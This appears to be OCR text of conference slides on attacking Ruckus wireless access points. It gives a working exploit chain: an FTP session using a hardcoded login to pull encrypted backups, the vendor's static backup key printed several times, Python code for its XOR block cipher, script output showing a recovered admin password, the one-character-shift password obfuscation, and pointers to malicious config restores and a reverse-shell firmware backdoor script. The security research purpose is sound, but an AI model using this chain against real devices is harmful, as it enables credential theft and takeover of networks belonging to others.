
Directly RCE or obtain remote access and target this file.

That's it.

FTP Backdoor / Hardcoded Credentials

Ruckus devices will mount writable as… writeable. This is the configuration / data store where xml, encrypted backups, support files, all the loot is stored.

The credentials are hardcoded and after reset / flashing, the FTP server reactivates itself. It is persistent across firmwares / resets, re-enabling itself.



github.com/SYNgularity1/defcon-iotvillage-ruckus

Can’t get in?

FTP IN!

The FTP server uses a static password

Download the backups!

```
220 (vsFTPd 2.0.5)
530 Please login with USER and PASS.
User (192.168.0.1:(none)): ftpuser
331 Please specify the password.
Password:
230 Login successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
RuckusSigPack-1.106.tar.gz
apcrashfile
avpd
avpport
backupfile
custom_ok
mdnsproxy_rule
supportxt
unleashed_firmwares
usb_software
226 Directory send OK.
ftp: 144 bytes received in 0.00Seconds 144000.00Kbytes/sec.
ftp> cd backupfile
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
backup.bak
226 Directory send OK.
```

```
ftp: 144 bytes received in 0.00Seconds 144000.00Kbytes/sec.
ftp> cd backupfile
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
backup.bak
226 Directory send OK.
ftp: 15 bytes received in 0.00Seconds 15000.00Kbytes/sec.
ftp> get backup.bak
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.bak (573632 bytes).
226 File send OK.
ftp: 573632 bytes received in 0.02Seconds 35852.00Kbytes/sec.
```

github.com/SYNgularity1/defcon-iotvillage-ruckus

Symmetric Encryption – 2023

- We disclosed (but did not CVE) the static backup key.
- Knowing it's symmetric and abusable is useful.. Highly useful… but there are some problems with that.

WHAT ABOUT BLACKBOX CRACKING THE ENTIRE ALGORITHM?

You can, it's pretty easy, here's how!

```
KEY = bytes([
    0x29, 0x1a, 0x42, 0x05, 0xbd, 0x2c, 0xd6, 0xf2,
    0x1c, 0xb7, 0xfa, 0xe5, 0x82, 0x78, 0x13, 0xca
])

def debug_print(enabled, *args, **kwargs):
    if enabled:
        print(*args, **kwargs)

def encrypt(data, debug=False):
    debug_print(debug, f"Encrypting {len(data)} bytes")

    result = bytearray()

    state = bytearray(8)

    for block_idx in range((len(data) + 7) // 8):
        debug_print(debug, f"\nProcessing block {block_idx}")

        block_start = block_idx * 8
        block_end = min(block_start + 8, len(data))
        block_size = block_end - block_start

        current_block = data[block_start:block_end]

        buffer = bytearray(8)

        for j in range(block_size):
            buffer[j] = current_block[j]

        if block_size < 8:
            padding_len = 8 - block_size
            padding_value = (padding_len << 4) | padding_len
            for j in range(block_size, 8):
                buffer[j] = padding_value

        if block_idx % 2 == 0:
            key_idx = 0
```

github.com/SYNgularity1/defcon-iotvillage-ruckus

IoT and Cryptography: Learning how / why it works is GOD MODE. (Trust me)

- Remember: The key may change.. but the algorithm may not!
- Learning IoT Cryptography teaches you many things.

  Low-resourced – Devices tend to have limited resources which is bad for secure cryptographic operations. Easy for you = Probably easy for me.

  Key Management & Symmetric/Asymmetric – There are always tradeoffs and weaknesses.

  Vendor Implemented - built with ecosystem focus and recovery. NEVER ROLL YOUR OWN.

What is encrypting the backups? – tac_encrypt

Tac_encrypt is symmetric and self-contained. Direct Invocation or disassembly shows it's syntax, the symmetric key, how the XOR / block encryption works.

The utility will encrypt files, input, direct STDIN & interaction.

You can obtain it, abuse it locally (download it) or remotely (rce), or *teach yourself black box adversarial cryptography with it!*

I am a highly accomplished cryptananalyst / code breaker. Here are some of the many methods I crack cryptographic systems with.


They are just logic puzzles!

Teaching yourself cryptography from beginner to advanced.

Basic - You already know what password you set. Using this and comparing it to what is stored in the SYSTEM.XML file will help you quickly identify the simple obfuscation / symmetric nature.

Intermediate - There are various other values set in the configuration. By knowing the input value you set, you can determine the encoding / enciphering method and perform direct known plaintext attacks against it or teach yourself cracking with hashcat.

Advanced - You can teach yourself reverse engineering, disassembly, and advanced cryptography with black box attacks. (.data / mon)



[Cracking Codes with Python - Invent with Python]


Backups –Ruckus Encryption


The backups use a static key / symmetric cipher on a tar.gz archive of the critical files. How do you find this / exploit this without the key?

- Download a backup from a device with the FTP server, restore it to your device / another device, abuse various access methods.
- Obtain the tac_encrypt file or establish a shell on the device, directly upload and download encrypted files. Download / exfiltrate the files.
- Crack the encryption algorithm.

Bonus***: If you need encryption for exfil / securing of *your* loot, it will encrypt anything you throw at it… a built in capability!***

- The key is symmetric. When you upload / restore / download / backup the device configs, they are encrypted / decrypted. The file is an archive created by the device.
- The key is embedded in utilities / binaries distributed with every affected ruckus product.
- The key can / may change.. But this **has** to have legacy support.
- The algorithm may not change..






```
KEY = bytes([
    0x29, 0x1a, 0x42, 0x05, 0xbd, 0x2c, 0xd6, 0xf2,
    0x1c, 0xb7, 0xfa, 0xe5, 0x82, 0x78, 0x13, 0xca
])
```

github.com/SYNgularity1/defcon-iotvillage-ruckus

Methods of Attack

- Disassembly of Binary – Key is embedded in .data but internal operations are obfuscated. You need to know some assembly and how to debug.
- Web Interface & Exploitation - Encrypt / Decrypt a complete backup. Using comparative operations, you can obtain the key. Requires at least one pair and has limitations.
- Binary use on device / appliance – Accepts Files / STDIN / Manual use. EXTREMELY USEFUL for testing, precise cases, working out the logic. Acquire a device and you have access*.
- Access to firmware or device updates - Binwalk the firmware update!

How does it work? Decrypting Ruckus Backups with Encryption Oracles

This is *MY* understanding / implementation that I developed using only adversarial cryptanalysis techniques:

Symmetric block cipher using static key

Operates in blocks of 8 / pads & adds small amount of data where needed.

Discrepancy in file sizes - Important!

Maintains a consistent structure.

CBC / XOR Operation - IV is derived from the first block.

The python script with a complete implementation:

[appliedcryptoflaws/wutangisforthechildren.py at main · SYNgularity1/appliedcryptoflaws]

```
35
36          for j in range(block_size):
37              buffer[j] = current_block[j]
38
39          if block_size < 8:
40              padding_len = 8 - block_size
41              padding_value = (padding_len << 4) | padding_len
42              for j in range(block_size, 8):
43                  buffer[j] = padding_value
44
45          if block_idx % 2 == 0:
46              key_idx = 0
47          else:
48              key_idx = 8
49
50          output_block = bytearray(8)
51
52          for j in range(8):
53              intermediate = buffer[j] ^ state[j]
54
55              output_byte = intermediate ^ KEY[(key_idx + j) % 16]
56
57              output_block[j] = output_byte
58
59              state[j] = output_byte
60
61          result.extend(output_block)
62
63      if len(data) % 8 == 0:
64          debug_print(debug, "\nGenerating marker block")
65
66          marker_block = bytearray(8)
67
```


github.com/SYNgularity1/defcon-iotvillage-ruckus

Basic Crypto – Known Plaintext Attacks

The admin password is a simple character shift. Obtaining System.xml allows you to obtain the value and decode it. Compare them.

SNMP, WPA, other values are encrypted with known crypto systems or hashed. Setup hashcat or examine the files and firmware for the key. Use CYBERCHEF for a good visual / logical step through without code.


This may sound “easy” but in MANY cases, this is all you will ever need.



“Encrypted” Password = 1 Character Shift (down)

Password - kp-pocorgtfo

```
ip6="false" peer-ip="" passv
art="192.168.0.2" ip-end="19
ssword="lq.qpdpshugp" privil
" ro-community="public" rw-c
"2"
▼<system>
  <admin-threshold/>
  <identity name="PoC-or-GTFO-KP-71025-decryptbd" domain=""/>
  <credential-reset enabled="false" security-email="" security-question="" security-answer="" cust
  <internal is-factory="false" default-login="admin" web-redirect-port="9999" redirect-policy-id="
  <time by-ntp="true" time="0" ntp1="ntp.ruckuswireless.com" timezone="GMT"/>
  <mgmt-ip by-dhcp="true" ip="192.168.0.1" netmask="255.255.0.0" gateway="192.168.0.1" dns1="" dns
  <addif enabled="false" ip="" netmask="" gateway="" enabled-ipv6="false" ipv6="" prefixlength="" 
  <mgmt-vlan enabled="false" vlan-id=""/>
  <cluster enabled="false" useip6="false" peer-ip="" password=""/>
  <dhcps enabled="false" ip-start="192.168.0.2" ip-end="192.168.0.201" option-60-value="Ruckus CPE
  <admin username="admin" x-password="lq.qpdpshugp" privilege="rw" idletimeout="30" lang="en_US" a
  <snmp enabled="false" ver="2" ro-community="public" rw-community="private"/>
  ▼<snmpv3 enabled="false" ver="3">
    <snmpusr role="rouser" name="" auth="MD5" authPP="" priv="DES" privPP=""/>
    <snmpusr role="rwuser" name="" auth="MD5" authPP="" priv="DES" privPP=""/>
  </snmpv3>
  ▼<snmp-trap enabled="false" password="public" ip1="" ip2="" ip3="" ver="2">
    <trapusr enabled="false" id="1" ip="" name="" auth="MD5" authPP="" priv="DES" privPP=""/>
    <trapusr enabled="false" id="2" ip="" name="" auth="MD5" authPP="" priv="DES" privPP=""/>
    <trapusr enabled="false" id="3" ip="" name="" auth="MD5" authPP="" priv="DES" privPP=""/>
    <trapusr enabled="false" id="4" ip="" name="" auth="MD5" authPP="" priv="DES" privPP=""/>
  </snmp-trap>
  <bonjour enabled="true"/>
  <telnetd enabled="false"/>
  <ftp enabled="true" anonymous="false"/>
  <alarm-notif send-email="disabled" email="" smtp-ip="" snmp-trap="disabled" snmp-ip="10.1.0.6" x-snmp-password="benjo"/>
```



github.com/SYNgularity1/defcon-iotvillage-ruckus


Exploiting a Static Key in Backups without Key Knowledge – Abuse of Functionality

Now that you have your own malicious config (web interface) or have access to one you can *restore* with, you have an exploit factory and bypass method.

You have access to the binary:

1. Manually Invoke
2. Use the scripting built in to handle input
3. Disassemble the binary manually (just FTP it off?)
4. Download it via the RCE in the login page

Upload a malicious config you injected by restoring it to the access point!



Decrypting Ruckus Backups with Encryption & Padding Oracles

Binary can be executed on devices in situ, producing plaintext & ciphertext pairs (TAR.GZ)


Using just these files, you can deduce the operation… without looking for the key.

Block Generator – Script to generate crafted block lengths & chosen plaintext for general padding attacks and cryptanalysis.

Focuse Block Generator – Script to generate crafted block lengths & plaintexts to target this algorithm specifically: Easy Mode.

[SYNgularity1/Cryptographic-Attack-and-Analysis-Files: Repository of useful files, scripts, ideas, solutions, attacks for custom and manual Cryptanalysis.]

github.com/SYNgularity1/defcon-iotvillage-ruckus



Decrypting the FTP Backups – w00000t!

The FTP backup.bak file is encrypted and available after boot.

It is an AWESOME tool for experimentation.

Here is the solution we clean room cryptosmashed:


raw.githubusercontent.com/SYNgularity1/appliedcryptoflaws/refs/heads/main/wutangisforthechildren.py

You can decrypt the backups now and view all of your loot!


```
KEY = bytes([
    0x29, 0x1a, 0x42, 0x05, 0xbd, 0x2c, 0xd6, 0xf2,
    0x1c, 0xb7, 0xfa, 0xe5, 0x82, 0x78, 0x13, 0xca
])

def debug_print(enabled, *args, **kwargs):
    if enabled:
        print(*args, **kwargs)

def encrypt(data, debug=False):
    debug_print(debug, f"Encrypting {len(data)} bytes")

    result = bytearray()

    state = bytearray(8)

    for block_idx in range((len(data) + 7) // 8):
        debug_print(debug, f"\nProcessing block {block_idx}")

        block_start = block_idx * 8
        block_end = min(block_start + 8, len(data))
        block_size = block_end - block_start

        current_block = data[block_start:block_end]

        buffer = bytearray(8)

        for j in range(block_size):
            buffer[j] = current_block[j]

        if block_size < 8:
            padding_len = 8 - block_size
            padding_value = (padding_len << 4) | padding_len
            for j in range(block_size, 8):
                buffer[j] = padding_value

        if block_idx % 2 == 0:
            key_idx = 0
```

PoC || GTFO – Hardcoded Password -> FTP -> Decrypt -> Deobfuscation of Admin -> ?

Run the FTP script, set the IP of the AP and watch the magic!





```
ilter extracted tar archives and reject files or modify their metadata. Use the filter argument to control this

  tar.extractall(path=extract_dir)
Successfully extracted to ftp_192_168_0_1_1754160216\backupfile\backup_extracted
Found SYSTEM.XML: ftp_192_168_0_1_1754160216\backupfile\backup_extracted\etc\airespider\system.xml

==================================================
ADMIN CREDENTIALS FOUND:
==================================================

Credential Set 1:
  Username: admin
  Password: pocorgtfo1234 (decoded from: qpdpshugp2345)
FTP connection closed.

Script execution completed.
```

github.com/SYNgularity1/defcon-iotvillage-ruckus

Intermediate Crypto – Block Ciphers and XOR

TAC_ENCRYPT is an encryption oracle. It accepts all kinds of input and formats. Using manual entry or various backups you create, you can determine what the system does.

github.com/SYNgularity1/Cryptographic-Attack-and-Analysis-Files




github.com/SYNgularity1/defcon-iotvillage-ruckus

Advanced Crypto – Disassembly and Debugging

TAC_ENCRYPT contains the key in it's .data section… but this isn't enough.

The binary performs some block / shifting / chaining / cycling that deters adversarial analysis. By debugging it and knowing the key, monitoring the registers and stream will allow you to determine the rest.

Comparing the file sizes / streams between files will help you determine how some of this works!




github.com/SYNgularity1/defcon-iotvillage-rockos

Going further and MORE CRYPTO - Exploiting the Firmware Update / Preload Utilities

The firmware update process is attackable via multiple processes, paths, revisions.

Via the Preload and Firmware image functions, and/or the GitHub script, you can craft preload images and updates with rce payloads

Download the preload-backdoor-reverse.py script.



github.com/SYNgularity1/defcon-iotvillage-ruckus

